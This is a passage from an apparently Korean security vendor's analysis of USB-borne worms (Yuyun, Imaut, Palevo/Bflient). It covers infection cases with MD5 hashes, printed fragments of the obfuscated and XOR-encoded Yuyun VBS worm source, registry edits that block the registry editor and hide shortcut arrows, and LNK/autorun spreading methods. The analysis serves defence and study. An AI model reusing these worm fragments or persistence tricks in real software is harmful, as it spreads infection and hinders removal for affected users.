W"D-9q~S0U$qCWDq7o9-2S.q,i;X1`~f%a*y)bDq7d!f1d*q)bv?|f$ W"^+a.yhS0Zld|` a)yDqEq)bl^!`#f$zxoVh[d;i
m2S.q0XW"qXq=sGa0XGq5e#qXqK);Z qXq)X+qFq$SCY;];s|W"Nsd))X%qXq)X+qFq$SCY;];s|W"OsDqFq= &e=-%
y+a0`j!UlglD5y=E`>`5oqEqadJ?;l%`N$z6%e'6.[2W=zD-;r EIS07*VCzVq El_+h!@!j0yDz;m%X;y El[0W)yD ha W
s=zle,^%fCswN=zlb+bCzV[W"qCXW" (W*Y0Z;/XqNqAw;r%eiSiy,S.el8(a|fCXW"zDqAw;[8%`%f!yW"XDz;m2S.qW
FqW"X;];s|^*)=zDq0S.Y!fkS0Z;];s@U+_/b!U@sGq3[*V+inf5^!qXqR);S.Y1_!`0e;];sJU;e!f;UX8%^^!eIT|fAq~_ !j!qJL
U!e!q=,Y=,l]+qXqL#P-}d!S'~S/W;s#[W"sUU!e!q=WW,Y=,~S/W;s&b!Y=,~S/W;s,`#sUW4a;/%K$VT.W]]Vo3[0ZC:
FqhS0Zld|` a)yDz;|;%K'S$;n;W"D 0anf.[*YC#Qzle1T/f.[*YC#D-| ,a,g,y=3,b([~S0[+`Z]e;Y!`!d|f!V;S*qlj~W,f%a*q0Z
q,iCiKzVh[d;e1qXqK-0d5q7h[d;b,qXq y=e5e0W)V.[2W=z;];swNkd+Y.S)6|f|Nw?%U.a/aW"fwNr[*V+i/NwE0S.f;?!`
b([0y=NwsD /Z%X0yDqX;VCs/k/f!_ d%h!sDz;^+ ,g/ZCInU.[fIE~d%b081^(@)_!zVh[d;f~qXq y=f!_,sDqFq=Nw
Dq7f.k;m+fW"qXq} +b!`oW4fa[(WCZ );#D-0XW"qXq+fW" .W|VWW^(yD);a0XIU(a/W|Cz9q~S0U$qCWDq7o9o2S.

```

[그림 9] 난독화 된 스크립트 원

자기 보호

여러 프로세스를 실행해 서로 실행 유무를 확인하고 만약 하나의 프로세스가 종료되어도 다시 실행해 사용 자가 악성코드 제거를 어렵게 한다.

일부 악성코드는 유저모드 은폐 기능을 포함하기도 한다(md5: a23f2799d70decce3fa37db9a7c0a9d1).

사용자의 발견을 어렵게 하기 위해 분석 도구, 레지스트리 편집기, 시스템 구성 프로그램 등을 실행하지 못하게 하기도 한다.

4. 최근 국내 활동 사례

2018년 이후 안랩에 수집된 USB 플래시 메모리를 통해 전파되는 악성코드는 다음과 같다.

일시	수집처	내용	파일 이름 및 MD5
2018년 3월	의료	2016년 7월 발견. JS/Bondat. 자기 방어 기법 사용하는 마이너(Miner)	a81b4d4971f2fcb739b384e33e6053e6 (http://asec.ahnlab.com/1099)
2018년 7~8월, 2019년 4월	제조, 전자, 금융	2009년 발견 샘플. 여러업체에서 발견. Thumb.db 파일. 종교 관련 내용 프린트	0a456fff1d3fd522457c187ebcf41e4, 977a2c8088b38e086137938079b25f43
2018년 12월	중공업	LNK/Retadup. AutoHotKey로 작성된 스크립트. LNK 파일 생성	328c03ca3c396c9c29518498a41b74ac (실행될 때 마다 내용이 달라서 해시가 달라짐)
2019년 7월	금융	2015년 발견. Ircbot으로 autorun.inf 및 LNK 파일 생성	winmgr.exe : 5c7a77c4ecbdb0a4b234b8d10f5a0c81
2019년 9월	유통	식음료 매장 POS에서 의심 트래픽 발견. 조사 결과 2018년 4월 감염 되었으며 루트킷 기능으로 감염 상태에서 진단/치료 어려움	랜덤파일이름.exe a23f2799d70decce3fa37db9a7c0a9d1 d027b6120806146d04d20585b612fe6b
2019년 9월	제조	2010년 발견된 Autorun, Palevo 등 다수 악성코드	e1e3845ebb46f7afa05b9b80fd21aef6 a92ac88d8a5dfd2a9dff5608ce65ab4 9fd7b8adb27381bd2a4d6e51324ca63c 164e1aab8107acb9aede9e2424012c13 45bc780a1a31c3baac135ac9563f010a cf1354bf2fb650b26bbe3dd2130f9a0b
2019년 10월	교육	원래 파일 FILES 폴더에 저장 후 정상과 동일한 LNK 파일 생성. Files.bat 생성	4ffd2baf81e34ed4dfe0471f55b346ee
2019년 10월	IT	2006년 발견된 난독화 안된 초기 VBS/Solow 변형	2d5e9f0af1e78f0078c68bf1a35ccb1e
2019년	기업	Autoit으로 작성된 스크립트를 실행	729857a300e3e3cb76a4850a2b66d525

12월		하는 LNK	
2020년 2월	제조	Bflient 변형	cb9b8d4943e85553dfd9a1aee7d1878f
2020년 2월	IT	Bflient 변형	18f3a44388176725ab179cac6309fd46
2020년 5월	교육	이동식 디스크에 RECYCL 폴더와 rkn1.vbs 파일 생성. LNK 파일. Miner 다운로드. 오피스 문서 감염	8f52324624698d2dec6244e010b33a52 822032d5d49dc1daed3d819c87b07cc6
2020년 6월	유통	2010년 발견된 웜. 이동식 디스크 내 폴더 안에 폴더 이름과 동일한 파일 이름의 파일 생성해 폴더로 오인해 실행 유도	c027aeac082f01c7a6c194b04c410383

[표 2] 국내 감염 사례

2018년~2020년 활동이 보고된 악성코드를 통해 10년 전에 발견된 악성코드가 여전히 활동하고 있음을 알 수 있다.

이들은 새로운 악성코드가 아니라 대부분 기존 백신 프로그램으로 진단/치료(삭제)에 문제 없는 경우가 대부분이지만 백신 프로그램을 설치하기 어려운 저사양 시스템, 안정성을 이유로 프로그램 설치가 제한되는 제조 업체의 생산 설비, POS (Point of Sales) 시스템 등이 대부분이다. 따라서 실제 악성코드 감염 피해는 더 크다고 볼 수 있다.

USB 플래시 드라이브내 파일을 LNK 파일로 교체하는 공격 방식은 현재도 유효한 공격 방식이다. 2019년 매장 POS 시스템에서 이상 패킷이 포착되어 확인해 본 결과 악성코드가 발견되었다. 해당 시스템은 2018년 유지 보수를 위해 연결된 USB 플래시 드라이브 내 LNK 파일을 시스템 설정 변경 파일로 착각해 악성코드(md5: a23f2799d70decce3fa37db9a7c0a9d1)에 감염되었고 다른 시스템에서는 Palevo 웜(md5: d027b6120806146d04d20585b612fe6b)이 발견되었다.

생산 설비 시스템과 POS 시스템 같은 특수목적 시스템은 10년 이상 운영되기도 하며 악성코드에 감염된 상태에서 몇 년 동안 그대로 운영되기도 한다.

5. 최근 국내 활동 웜 분석

2018년 이후 국내에서 활동이 확인된 USB 플래시 드라이브 관련 악성코드 4개를 분석했다.

Yuyun 분석

파일 이름	Thumb.db
파일 길이	8,432 바이트
MD5	0a456ffff1d3fd522457c187ebcf41e4
SHA1	38d10544919bf3f1183ba6bf040e1cc3e156c3ae
SHA256	3d929fbd23378f3246f6643f503e48ae8ece5bdd8899e7ddf86568ebd044a2f2
주요 기능 및 특징	Ink 파일 생성, 프린트
안랩 진단명	VBS/Agent

[표 3] Yuyun 분석 정보 개요

Yuyun 웜은 2008년 말 인도네시아에서 제작되었으며 국내에는 2009년 6월 처음 발견되었다. 2015년 이후에도 여러 국내 기업에서 꾸준히 감염이 보고되고 있다. 국내 기업의 중국, 베트남 법인에서도 감염 보고가 있어 이 악성코드는 여러 나라에 퍼져 있다.

일시	감염 보고
2015년 7월	게임 업체
2016년 9월 ~ 12월	제조 업체
2017년 2월	제조 업체
2017년 9월	제조 업체
2017년 9월	제조 업체
2018년 7월	제조 업체의 해외 법인
2018년 8월	제조 업체
2019년 4월	제조 업체의 해외 법인

[표 2] 2015년 이후 Yuyun 악성코드 감염 보고

이 악성코드는 비주얼 베이직(Visual Basic) 스크립트로 작성되었다.

```
|www.muslimah.or.id;===== my name:Yuyun 1.0

' =====
On Error Resume Next
Dim fso, ws
Set fso = CreateObject("scripting.filesystemobject")
Set ws = CreateObject("wscript.Shell")
Set sh = CreateObject("Shell.application")
Q=WScript.ScriptFullName
tmp=fso.GetSpecialFolder(2)
tn=fso.GetTempName
tmpt=tmp+"W"+tn
Set swt=WScript.Arguments
If swt.Count>0 Then
    status=swt(0)
    If status="auto" Then
        sh.Explore Left(WScript.ScriptFullName,3)
    Else
        status=Left(WScript.ScriptFullName,Len(WScript.ScriptFullName)-Len(WScript.ScriptName))+status
    End If
End If
```

[그림 10] Yuyun 코드

VBS 코드의 일부는 암호화되어 있다.

```
temporary.Close
ws.Run "WScript.exe //e:VBScript "+tmpt+" """+Q+""""
' Yuyun^_~|~2008 >>> ::::::::::::::::::::::::::::::::::::::::::::

'J~'ifjb'='^r~ri'Qbu'6)7

'N'mrts'pfiiif'tbb'bqbu~``nuk'khhlt'indb+'ebssbu+'lnict'btwbdnfhkk~'f'jhtkbj``nuk

'e~='Fihi~jhrtb'ni'Mfsnj+'lhqbjebu'577?

'Pobi'N'ahric'ihsoni``ebfrs~'bktb)))'fic'sobi'N'puhsb'sont'tdunws'ahu'fkk

::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::

Hi'Buuhu'Ubttrjb'lbdS

Cnj'ath+'pt+'tsfsrt+tsfsrt6+'ak~

Tbs'ath': 'DubfsbHembds/%tdunwsni`)ankbt~tsbjhembds%.

Tbs'pt': 'DubfsbHembds/%ptdunws)Tobkk%.

Tbs'to': 'DubfsbHembds/%Tobkk)fwwkndfsnhi%.
```

[그림 11] 암호화 된 VBS 코드


스크립트가 실행되면 암호화된 스크립트를 복호화 후 VBS 파일을 생성한다. 악성코드가 실행되면 Yuyun.Q, Auto.exe, v.doc 파일을 생성한다. 이동식 저장 장치와 도큐먼트(Document) 상위 디렉토리에 파일을 전파한다.

드롭된 VBS 파일이 실행되면 특정 디렉토리, 이동식 저장 장치(Ex. C:₩, D:₩), 네트워크 디렉토리, 도큐먼트(Documents)를 포함한 상위 디렉토리에 복호화 된 VBS 파일과 이를 실행시키는 LNK 파일들을 전파한다. 전파되는 악성코드 중 일부는 시스템 날짜에 따라 파일명이 다르게 전파된다는 특징이 있다. 또한 인쇄물로 자동 출력되는 문장에서 이슬람교의 경전인 코란의 내용이 포함되어 있다.

No.	MD5	주요 기능 및 특징
1	0a456ffff1d3fd522457c187ebcf41e4	- 코드 복호화 - 파일 드롭 및 실행
2	977a2c8088b38e086137938079b25f43	- .lnk 파일 생성 및 악성코드 전파 - 인쇄물 자동 출력 - 시작 프로그램 등록 - 레지스트리 편집 제한 - .lnk 화살표 모양 숨김


[표 5] Yuyun 악성코드의 주요 기능

악성코드(md5: 0a456ffff1d3fd522457c187ebcf41e4)가 실행되면 암호화된 VBS 코드의 일부가 아스키코드 '0x7'값으로 XOR 복호화 된 후, temp 디렉토리에 임시 파일(예: rad9F09E.tmp)을 생성한다.



[그림 12] 드롭된 임시 파일(예: rad7595D.tmp)


드롭된 임시 파일(예: rad7595D.tmp)이 실행되면 temp 폴더에 Yuyun.Q 파일과 Auto.exe 파일이 생성된다.



[그림 13] auto.exe와 Yuyun.Q 파일 생성

Yuyun.Q 파일은 빈(empty) 파일이고, Auto.exe 파일은 thumb.db 파일을 실행시키는 오토런(autorun) 코

드로 되어 있으며, Auto.exe 파일은 추후 Autorun.inf 파일로 전파될 때 사용된다.



[그림 14] auto.exe 내용

Yuyun.Q 파일과 Auto.exe 파일이 드롭 된 후, 아래 [표 15]와 같이 임의의 파일을 특정 디렉토리에 특정 파일명으로 전파된다.


디렉토리	VBS 파일이 전파되는 파일명
C:\\Users\\[UserName]\\AppData\\Local\\Microsoft\\CD Burning	thumb.db
C:\\Users\\[UserName]\\Documents	database.mdb
C:\\Windows	:Microsoft Office Update for Windows XP.sys

[표 6] 임시 파일(예: rad7595D.tmp)의 전파

디렉토리	Auto.exe 가 전파되는 파일명
C:\\Users\\[UserName]\\AppData\\Local\\Microsoft\\CD Burning	Autorun.inf

[표 7] auto.exe 전파

전파된 'database.mdb' 파일과 ':Microsoft Office Update for Windows XP.sys' 파일은 시작프로그램으로 등록된다.




[그림 15] 시작프로그램으로 추가된 파일

[표 8] 과 같이 레지스트리 키와 값이 추가 및 삭제되어 레지스트리 편집기 사용 제한과 바로가 기 LNK 아이콘의 화살표 모양이 삭제된다.

레지스트리 키	레지스트리 값	행위
HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistrytools	1	추가
HKCR\Inkfile\IsShortcut	-	삭제

[표 8] 레지스트리 편집기 사용 제한 및 LNK




[그림 16] 레지스트리 편집이 제한된 상태

추가적으로 매월 1일에는 아래와 같이 레지스트리 키와 값이 추가되어 악성코드 제작자의 이름으로 추정되는 'Yuyun_Cantix'라는 값으로 바탕화면에 아무런 기능이 없는 파일이 생성된다.

레지스트리 키	레지스트리 값	행위
HKCR\CLSID\{11111111-2222-3333-4444-555555555555}\	Yuyun_Cantix	추가
HKCR\CLSID\{11111111-2222-3333-4444-555555555555}\DefaultIcon\	shell32.dll,48	추가
HKCR\CLSID\{11111111-2222-3333-4444-555555555555}\ShellFolder\Attributes	0	추가
HKLM\Software\Microsoft\Windows\CurrentVersion\explorer\Desktop\NameSpace\{11111111-2222-3333-4444-555555555555}	-	추가

[표 9] Yuyun_Cantix 파일을 생성하기 위해 추가되는 레지스트리 키와 값



[그림 17] 바탕화면에 생성되는 Yuyun_Cantix

레지스트리가 변경된 후에는 temp 디렉토리에 v.doc 파일이 드롭된 후 'notepad /p' 명령어로 인쇄물 출력을 수행한다. v.doc 파일은 [그림 18]과 같이 이슬람교의 경전인 코란의 내용을 포함하고 있다.

```

1 Yuyun Ver 1.0 ^_^!=====
2
3 Bukan dari tulang ubun ia dicipta
4 karna berbahaya membiarkannya dalam sanjung dan puja
5 tak juga dari tulang kaki
6 karna nista membuatnya diinjak dan diperbudak
7 tapi dari tulang rusuk bagian kiri
8 dekat ke hati untuk disayangi
9 dekat ke tangan untuk dilindungi
10
11 (dikutip dr: Agar Bidadari Cemburu Padamu)
12
13
14 "Janganlah kamu bersikap lemah, dan janganlah (pula) kamu bersedih hati, padahal kamulah
15 orang-orang yang paling tinggi (derajatnya), jika kamu orang-orang yang beriman."
16 (QS. Ali Imran:139)
17
18

```

[그림 18] 이슬람 경전 코란의 내용이 담긴 v.doc 파일

인쇄물 출력 후 이동식 디스크, 네트워크 디렉토리, 도큐먼트를 포함한 상위 디렉토리에 5 개의 악성코드가 기본적으로 전파된다.

전파되는 디렉토리
이동식 디스크(D:\, E:\ 등)
C:\Users\[UserName]\AppData\Roaming\Microsoft\Windows\Network Shortcuts
C:\Users\[UserName]\Document 를 포함한 상위 디렉토리


[표 10] 전파 디렉토리

전파되는 5 개 파일 중 한 개의 파일은 3 의 배수(New Harry Potter and...), 4 의 배수(New Folder), 5 의 배수("SuratQ") 일자마다 파일명이 다르게 전파된다.

전파되는 파일	내용
Thumb.db	VBS 코드
Autorun.inf	Auto.exe 파일에 있는 Autorun 코드
Microsoft.Ink	Thumb.db 를 실행시키는 .lnk 파일
[현재 경로에 존재하는 디렉토리의 파일명]	Thumb.db 를 실행시키는 .lnk 파일
New Harry Potter and... New Folder SuratQ	Thumb.db 를 실행시키는 .lnk 파일

[표 11] 전파되는 파일 5개

5 개의 악성코드 외에 4 월 1 일, 7 월 1 일, 10 월 1 일에만 v.doc 이 복사되며 파일 이름은 Baca AQ.rtf, My name is Yuyun.rtf 이다.



[그림 19] My Document 폴더에 전파된 악성코드

Imaut 분석

Imaut 웜은 2009 년 5 월 처음 발견되었으며 관련된 변형이 2010 년 2 월 발견된 악성코드로 비주얼 베이직으로 작성되었다. 1 천개 이상의 변형이 존재하는데 일부는 웜 파일이 복사 중에 일부 데이터가 변경되거나 바이러스에 감염되거나 치료 과정 중 코드가 수정되기도 했다. 이는 확산되면서 코드가 일부 수정된 여러 변형이 생긴 것으로 추정된다

파일 이름	Fun.exe 등 (폴더 이름에 따라 파일 이름이 바뀜)
파일 길이	69,632
파일 생성 시간	2004년 12월 8일 9시 13분 22초 (UTC 기준)
MD5	c027aeac082f01c7a6c194b04c410383
SHA1	1fe924784f846b522d9c617547b19e2d7ec40f24
SHA256	a4d4682db8a0a287fb0d3b372aa7e6a35fb741e2227e45b341813777e132b9ba
주요 기능 및 특징	이동 디스크 폴더에 폴더 이름.exe 파일의 악성코드 복사
안랩 진단명	Win32/Autorun.worm.307200.F

[표 12] Imaut 분석 정보 개요

이 악성코드는 이동 디스크의 폴더를 찾아 폴더 이름과 동일한 이름의 EXE 파일을 생성한다. 악성코드 아이콘이 폴더와 유사해 사용자로 하여금 폴더로 착각해서 클릭하도록 유도한다. 파일 이름으로 감염된 곳을 일부 추측할 수 있다. 이렇게 확인한 바로는 금형 업체, 교회, 법률, 학교 등에서 감염이 일어난 것으로 추정된다.

이 악성코드의 또다른 특이점은 프로세스를 생성하고 서로 모니터링해 하나의 프로세스가 종료되면 새로운 프로세스를 실행해 사용자가 악성코드 종료를 어렵게 한다.

Fun.exe	236	0,79	272,3 kB...	3,92 MB
SVIQ.EXE	244	0,79	272,3 kB...	2,14 MB
dc.exe	2080			2,12 MB

[그림 20] Imaut 웜의 여러 프로세스 실행

악성코드 내 [그림 21]과 같은 특징적 문자열을 포함하고 있다.

```
'AF:WSourceDungcoiWDung_DakNong.vbp'
'Chuc mung, ban da tam thoi thoat khoi Worm DungCoi'
'I am DungCoi by DungCoiDakNong'
```

.00404540:	46	6F	72	6D	31	00	00	00	59	61	68	6F	6F	00	00	00	Form1	Yahoo						
.00404550:	50	72	6F	63	65	73	73	00	44	4C	00	00	53	74	61	72	Process	DL	Star					
.00404560:	74	00	00	00	64	75	6E	67	63	6F	69	00	04	00	00	00	t	dungcoi	◆					
.00404570:	49	00	64	00	00	00	00	00	3C	00	00	00	49	00	20	00	I	d	<	I				
.00404580:	61	00	6D	00	20	00	44	00	75	00	6E	00	67	00	43	00	a	m	D	u	n	g	C	
.00404590:	6F	00	69	00	20	00	62	00	79	00	20	00	44	00	75	00	o	i	b	y	D	u		
.004045A0:	6E	00	67	00	43	00	6F	00	69	00	44	00	61	00	6B	00	n	g	C	o	i	D	a	k
.004045B0:	4E	00	6F	00	6E	00	67	00	00	00	00	00	5A	00	00	00	N	o	n	g		Z		
.004045C0:	53	00	6F	00	66	00	74	00	77	00	61	00	72	00	65	00	S	o	f	t	w	a	r	e
.004045D0:	5C	00	4D	00	69	00	63	00	72	00	6F	00	73	00	6F	00	\	M	i	c	r	o	s	o
.004045E0:	66	00	74	00	5C	00	57	00	69	00	6E	00	64	00	6F	00	f	t	\	W	i	n	d	o
.004045F0:	77	00	73	00	5C	00	43	00	75	00	72	00	72	00	65	00	w	s	\	C	u	r	r	e
.00404600:	6E	00	74	00	56	00	65	00	72	00	73	00	69	00	6F	00	n	t	V	e	r	s	i	o
.00404610:	6E	00	5C	00	52	00	75	00	6E	00	00	00	7A	CE	97	35	n	\	R	u	n			

[그림 21] Imaut 웜에 포함된 특징적 문자열

'Chuc mung, ban da tam thoi thoat khoi Worm DungCoi' 는 베트남어로, '생일 축하. 이제 DungCoi 웜을 종료했습니다'라는 문자열을 포함하고 있다.

.00404E50:	B8 70 10 40.00 FF D0 FF.E0 00 00 00.16 00 00 00	7p>@ 11 α -
.00404E60:	43 00 3A 00.5C 00 50 00.4E 00 67 00.61 00 2E 00	C : \ P N g a .
.00404E70:	74 00 78 00.74 00 00 00.64 00 00 00.43 00 68 00	t x t d n g C h
.00404E80:	75 00 63 00.20 00 6D 00.75 00 6E 00.67 00 2C 00	u c t m u n g ,
.00404E90:	20 00 62 00.61 00 6E 00.20 00 64 00.61 00 20 00	b a n d a i
.00404EA0:	74 00 61 00.6D 00 20 00.74 00 68 00.6F 00 69 00	t a m o t h o i
.00404EB0:	20 00 74 00.68 00 6F 00.61 00 74 00.20 00 6B 00	t h o a t k
.00404EC0:	68 00 6F 00.69 00 20 00.57 00 6F 00.72 00 6D 00	h o i n g W o r m
.00404ED0:	20 00 44 00.75 00 6E 00.67 00 43 00.6F 00 69 00	D u n g C o i
.00404EE0:	00 00 00 00.12 00 00 00.43 00 68 00.75 00 63 00	↓ C h u c
.00404EF0:	20 00 6D 00.75 00 6E 00.67 00 00 00.0E 00 00 00	m u n g
.00404F00:	69 00 6D 00.63 00 6C 00.61 00 73 00.73 00 00 00	i m c l a s s
.00404F10:	E3 1C C3 6E.10 3A F9 44.8C 39 3F 44.81 3F 84 6B	Π-tn>:•Dī9?Dü?äk
.00404F20:	00 00 00 00.34 00 00 00.53 00 63 00.72 00 69 00	4 S c r i
.00404F30:	70 00 74 00.69 00 6E 00.67 00 2E 00.46 00 69 00	p t i n g . F i
.00404F40:	6C 00 65 00.53 00 79 00.73 00 74 00.65 00 6D 00	l e S y s t e m
.00404F50:	4F 00 62 00.6A 00 65 00.63 00 74 00.00 00 00 00	O b j e c t
.00404F60:	44 00 72 00.69 00 76 00.65 00 73 00.00 00 00 00	D r i v e s

[그림 22] Imaut 워에 포함된 생일 축하 관련 문자열

Palevo와 Bflient 분석

Palevo 워는 Morphex 등으로도 불리며 2009년에 처음 발견된 워이다. 초기 버전은 당시 분석 보고서를 통해 확인 할 수 있는데 이들 버전은 'BF1.30' 등의 특징적 문자열을 포함하고 있다.

00000750:	65 78 70 6C.6F 72 65 72.2E 65 78 65.00 69 34 5F	explorer.exe i4_
00000760:	5F 73 5F 5F.66 72 67 6B.36 36 35 66.78 00 5C 73	_s_frgk665fx \s
00000770:	79 73 64 61.74 65 2E 65.78 65 00 62.70 72 32 00	ysdate.exe bpr2
00000780:	76 31 2E 34.39 70 72 6F.2B 63 68 2B.67 00 61 6C	v1.49pro+ch+g al
00000790:	69 6E 66 69.65 72 6E 6F.79 61 00 64.6F 77 6E 6C	infiernoya downl
000007A0:	6F 61 64 00.70 69 6C 6C.61 65 73 74.65 6E 75 65	oad pillaestenu
000007B0:	76 6F 79 61.00 4D 6F 7A.69 6C 6C 61.00 42 46 31	voya Mozilla BF1
000007C0:	2E 33 30 20.65 78 74 20.6B 69 6C 6C.65 64 21 00	.30ext killed!
000007D0:	5C 5C 2E 5C.70 69 70 65.5C 45 52 6B.32 6A 6F 39	\\.\pipe\ERk2jo9
000007E0:	34 6B 67 6C.38 37 78 00.4D 53 4E 20.6C 69 6E 6B	4kg187x MSN link
000007F0:	20 73 65 6E.74 20 00 6D.73 6E 6D 73.67 72 2E 65	sent msnmsgr.e
00000800:	78 65 00 74.65 78 74 2F.70 6C 61 69.6E 00 4D 53	xe text/plain MS
00000810:	4E 20 73 70.72 65 61 64.20 73 74 61.72 74 65 64	N spread started
00000820:	2C 20 6C 69.6E 6B 3A 20.00 4D 53 4E.20 73 70 72	, link: MSN spr
00000830:	65 61 64 65.72 20 72 75.6E 6E 69 6E.67 00 44 6F	reader running Do
00000840:	6E 65 21 20.00 46 61 69.6C 65 64 21.00 6E 6F 63	ne! Failed! noc
00000850:	6C 61 73 73.00 5C 52 45.43 59 43 4C.45 52 00 5C	lass \RECYCLER \
00000860:	53 2D 31 2D.35 2D 32 31.2D 00 5B 2E.53 68 65 6C	S-1-5-21- [.\$hel

[그림 23] Palevo 워 초기 버전의 특징적 문자열

Palevo 워는 오토런(autorun.inf)를 이용한 USB 플래시 드라이브, P2P 서비스, 메신저 등을 통해 전파되며 디도스 공격 기능을 수행한다. 2010년 2월이 이 워으로 마리포사(Mariposa) 봇넷을 운영하던 조직원들이 검거

되어 5년 형을 선고 받았다.¹⁴

국내에서 자주 보고되는 변형은 초기형이 아니라 2010년 이후 발견된 Bflient 변형(md5: cb9b8d4943e85553dfd9a1aee7d1878f, 18f3a44388176725ab179cac6309fd46)이다.

파일 이름	tesko.exe
파일 길이	148,992
